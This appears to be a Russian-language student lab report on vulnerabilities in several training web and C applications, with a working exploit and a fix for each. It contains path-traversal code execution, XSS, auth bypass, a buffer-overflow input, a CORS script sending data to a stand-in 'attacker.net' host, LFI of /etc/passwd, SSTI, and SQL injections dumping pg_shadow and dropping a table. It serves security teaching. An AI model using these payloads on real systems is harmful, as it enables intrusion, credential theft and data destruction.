

Отчет по найденным уязвимостям

1 Задание 1.1

Описание функционала выполнения кода

Веб-приложение на Flask. При GET запросе в браузере отображается форма загрузки файла и кнопка отправки его на сервер. POST запрос служит для обработки отправленного файла и сохранение его в папку upload. GET запрос /share?filename={file} откроет загруженный файл и отобразит на странице его содержимое.

Описание найденных уязвимостей

Command Injection и XSS.

1) Для разрешения пути сохранения файла используется конкатенация строк, что позволяет выйти из директории upload и перезаписать файл customlog.py, в который можно поместить любой python-код, который выполнится на сервере.

2) Также в форме присутствует кнопка просмотра содержимого файла. В файл можно поместить любой вредоносный скрипт, который выполнится при просмотре документа.

Пример эксплойта:

```
1 import os
2
3 def log():
4     os.system("dir c:\\")
5     print("hacked")
```

Рисунок 1 – код эксплойта

```
1 import requests
2
3 URL = "http://10.0.0.6:8000"
4
5 def main():
6     files = {'file': ('..\\customlog.py', open('log_ex', 'rb').read())}
7     res = requests.Request("POST", URL, files=files).prepare().body.decode()
8     res = requests.post(url=URL, files=files)
9     print(res.text)
10
11 if __name__ == "__main__":
12     main()
```

Рисунок 2 – отправка кода эксплойта на сервер

```

1      <!DOCTYPE>
2      <html lang="en">
3      <head>
4          <meta charset="UTF-8">
5          <title>Dom</title>
6      </head>
7      <body>
8          <script>alert('hacked')</script>
9      </body>
10     </html>|

```

Рисунок 3 – файл с вредоносным js

```

import requests

URL = "http://10.0.0.6:8000"

def main():
    files = {'file': ('test.html', open('html_ex', 'rb').read())}
    res = requests.Request("POST", URL, files=files).prepare().body.decode()
    res = requests.post(url=URL, files=files)
    print(res.text)

if __name__ == "__main__":
    main()

```

Рисунок 4 – отправка вредоносного файла на сервер.

Рекомендация по устранению уязвимости

Использовать функции, 'очищающие' название загружаемого файла. Также необходима проверка содержания загружаемого файла.

2 Задание 1.2

Описание функционала выполнения кода

Загружается форма с полем для ввода электронной почты и кнопкой 'отправить'. Значение этого поля заносится в параметр url. После нажатия кнопки, берется значение электронной почты, проверяется наличие символа '@'. Если присутствует – проверка почты и вывод ее на страницу.

Описание найденных уязвимостей

XSS.

Уязвимость имеют веб-серверы, имеющие php версии ниже 8.1. 'echo htmlspecialchars' с url параметром адреса электронной почты заключен в кода javascript в одинарные кавычки. До версии 8.1 функция htmlspecialchars не обрабатывала их как специальный знак, а возвращала в изначальном виде. Тем самым, введя в поле email значение, начинающееся на ' закрывается строка в коде javascript и дальше можно внедрять XSS.

Пример эксплойта

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" >
  <title>Dom</title>
</head>
<body>
  <a href="http://127.0.0.1:5050?email=%27;alert(%27hacked%27);%27">Send email</a>
</body>
</html>
```

Рисунок 5 – код эксплойта

Рекомендация по устранению уязвимости

Экранировать одинарную кавычку. Для этого можно использовать дополнительный параметр ENT_QUOTES.

3 Задание 1.3

Описание функционала выполнения кода

Загружается форма с полем для ввода имени пользователя и кнопка 'START'. Страница ждет входящего события. После получения события, выводит, что подключилось и отображает на странице адрес сервера.

Описание найденных уязвимостей

XSS.

Так как событие не фильтрует, откуда именно пришло событие и можно ли доверять его источнику, можно произвести XSS атаку, вставив на

зараженную страницу iframe и отправить в этот iframe сообщение со скриптом (например украсть cookie).

Пример эксплойта

```
1 <!DOCTYPE html>
2 <html lang="ru">
3 <head>
4   <meta charset="UTF-8">
5   <title>Title</title>
6 </head>
7 <body>
8   <iframe src="https://127.0.0.1:5050" onload="contentWindow.postMessage('img src=1 onerror=alert(123) >', 'https://127.0.0.1:5050')"></iframe>
9 </body>
10 </html>
```

Рисунок 6 – код уязвимости

Рекомендация по устранению уязвимости

Сделать валидацию origin в обработчике addEventListener.

4 Задание 1.4

Описание функционала выполнения кода

Веб-приложение на golang. Путь /admin проверяет роль пользователя и ip, с которого он отправил запрос. При успешной проверке на права администратора в браузере отображается “Logging in”.

Описание найденных уязвимостей

BrokenAuth.

Легко подделать параметры запроса, чтобы сервер определил пользователя, как админа. Достаточно подставить куки 'role' со значением 'admin' и заголовок 'X-Forwarded-For' со значением 'localhost' или '127.0.0.1'.

Пример эксплойта

```
1 import requests
2
3
4 def main():
5     headers = {
6         "X-Forwarded-For": "127.0.0.1"
7     }
8     cookies = {
9         "role": "admin"
10    }
11    res = requests.get(url="http://127.0.0.1:8000/admin", headers=headers, cookies=cookies)
12    print(res.text)
13
14
15
16 if __name__ == "__main__":
17     main()
```

Рисунок 7 – код эксплойта

Рекомендация по устранению уязвимости

Не использовать значение куки `role` с простым значением, использовать сгенерированные на сервере JWT. Тогда злоумышленник сможет получить доступ только если произойдет утечка данных от какого либо из сотрудников.

5 Задание 1.5

Описание функционала выполнения кода


Приложение дает 3 попытки ввода кода доступа. Если был введен правильный код или значение переменной `root` отлично от нуля, загружается меню. Иначе приложение закрывается.

Описание найденных уязвимостей

Buffer Overflow.


Приложение использует функцию `gets` для считывание кода доступа. Эта функция небезопасна, так как не ограничивает количество считываемых символов и позволяет переполнить буфер. Однако, в зависимости от компилятора, эксплуатация будет разная. В одном случае, следующей в памяти за буфером может располагаться переменная `root`. Тогда достаточно ввести больше символов, чем вмещает буфер, чтобы поменять значение переменной `root` и запустилось меню. В других компиляторах, переменная `root` может расположиться в памяти раньше, чем буфер.

Пример эксплойта



```
C:\Users\nickb\Desktop\riba\5>a.exe
Enter OTP (Four digits): 37834
> Success, loading dashboard
```

Рисунок 8 – эксплуатация уязвимости (при неправильно коде доступа запустилось меню)



```
nickbut@ldap:~/Рабочий стол/labs$ ./3lab $(perl -e 'print "\xbf\x84\x04\x08"x10')
Enter OTP (Four digits): 123453
> Success, loading dashboard
```

Рисунок 9 – эксплуатация уязвимости (при неправильно коде доступа запустилось меню)

Рекомендация по устранению уязвимости

Использовать функции, ограничивающие количество считываемых символов, если язык программирования не отслеживает выход за пределы массива.

6 Задание 1.6

Описание функционала выполнения кода

Веб-приложение на NodeJS. При обработке запроса происходит установка в ответ заголовков Access-Control-Allow-Origin, Access-Control-Allow-Credentials. Они должны не позволить другим серверам запросить учетные данные. Затем происходит вставка в ответ учетных данных в формате JSON и отправка ответа клиенту.

Описание найденных уязвимостей

CORS Misconfig.

Origin берется из заголовка origin, который можно подменить.

Пример эксплойта

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get', 'http://127.0.0.1:5100', true);
    req.withCredentials = true;
    req.send()

    function reqListener() {
      location="//attacker.net/log?key='"+this.json();
    }
  </script>
</body>
</html>
```

Рисунок 10 – код эксплойта

Рекомендация по устранению уязвимости

Включить в исходный код, какие ресурсы считать безопасными.

7 Задание 1.7

Описание функционала выполнения кода


Если в качестве query параметра передан `file={filename}` выводит содержимое этого файла, иначе выводится страница `index.html`.

Описание найденных уязвимостей

LFI.

В query параметр `file` передать значение абсолютного пути.

Пример эксплойта

A screenshot of a code editor showing a Python script. The script imports the 'requests' library, defines a PATH variable as '/etc/passwd', and constructs a URL 'http://127.0.0.1:8000?file={PATH}'. It then defines a main function that sends a GET request to the URL and prints the response text. The script is guarded by a standard if __name__ == '__main__': main() block.

```
1 import requests
2
3 PATH = "/etc/passwd"
4 URL = f"http://127.0.0.1:8000?file={PATH}"
5
6 def main():
7     res = requests.get(URL)
8     print(res.text)
9
10
11 if __name__ == "__main__":
12     main()
```

Рисунок 11 – пример кода эксплойта

Рекомендация по устранению уязвимости

Проводить проверку, что файл находится в директории проекта.

8 Задание 1.8

Описание функционала выполнения кода

При открытии страницы выполняется перенаправление по переданному в query параметре `r` пути. Происходит базовая фильтрация пути, пытаясь избежать точек и слешей.

Описание найденных уязвимостей

OpenRedirect и XSS.

Во-первых можно поэксплуатировать XSS, например так: `http://127.0.0.1:8000/?r=javascript:alert(%27hacked%27)`, есть ограничение - точки внутри скрипта заменяются на `_`, выражение должно быть без точек. Во-

вторых можно использовать OpenRedirect, заменив стандартную точку китайской, например: <http://127.0.0.1:8000/?r=https:habr%E3%80%82com>

Примеры эксплойта

```
1 http://127.0.0.1:8000/?r=https:habr%E3%80%82com
2 http://127.0.0.1:8000/?r=javascript:alert(%27hacked%27)
```

Рисунок 12 – команды эксплойта

Рекомендация по устранению уязвимости

Проверять введенные в параметр `r` значение через белый список (константные строки или регулярное выражение), чтобы избежать XSS и OpenRedirect на нежелательные ресурсы.

9 Задание 1.9

Описание функционала выполнения кода

Веб-приложение на Flask с использованием шаблонов. Обработчик пути `/home.html` берет query параметр `search` из запроса и ищет в базе данных продукты с этим параметром. Если продукты не найдены, выводит шаблон ошибки 404, в который подставляется значение из параметра `search`.

Описание найденных уязвимостей

SSTI.

Подставленный в шаблон параметр можно представить в качестве исполняемого кода.

Пример эксплойта

```
1 import requests
2
3 URL = "http://127.0.0.1:5000/home.html?search={{config.items()}}"
4
5 def main():
6     res = requests.get(URL)
7     print(res.text)
8
9
10 if __name__ == "__main__":
11     main()
```

Рисунок 13 – пример кода эксплойта

Рекомендация по устранению уязвимости

В параметре `search` сделать возможными только `[a-zA-Z0-9]`.

10 Задание 2

Описание функционала выполнения кода

Веб-приложение на Django с использованием Django ORM и базы данных PostgreSQL. С помощью Django orm описана модель WebLog (method, url, user_agent, created_time), сохраняющая в базу данных информацию о http запросах. При http запросе выводится JSON с информацией о количествах запросов в определенный период времени.

Описание найденных уязвимостей

SQL Injection.

Url параметр date задается пользователем и используется в запросе к БД с помощью Django ORM. С определенным значением date можно внедрить sql код и достать важную информацию из базы данных.

Пример эксплойта

```
1 http://0.0.0.0:8000/?date=hour%27,now());SELECT+(user_agent+||url)+as+created_time,null+FROM+vuln_weblog;--
2 http://0.0.0.0:8000/?date=hour%27,now());SELECT+(table_name+||'. '||column_name+||'. '||data_type)+as+created_time
3
4 http://0.0.0.0:8000/?date=hour%27,now());SELECT+setting+as+created_time,null+FROM+pg_config;--
5 http://0.0.0.0:8000/?date=hour%27,now());SELECT+(username+||'. '||+passwd)+as+created_time,null+FROM+pg_shadow;--
6 http://0.0.0.0:8000/?date=hour%27,now());DROP+TABLE+vuln_weblog;--
```

Рисунок 14 – команды эксплойта

Рекомендация по устранению уязвимости

Проверять и очищать введенные пользователями данные (с помощью готовых функций или реализовать самостоятельно).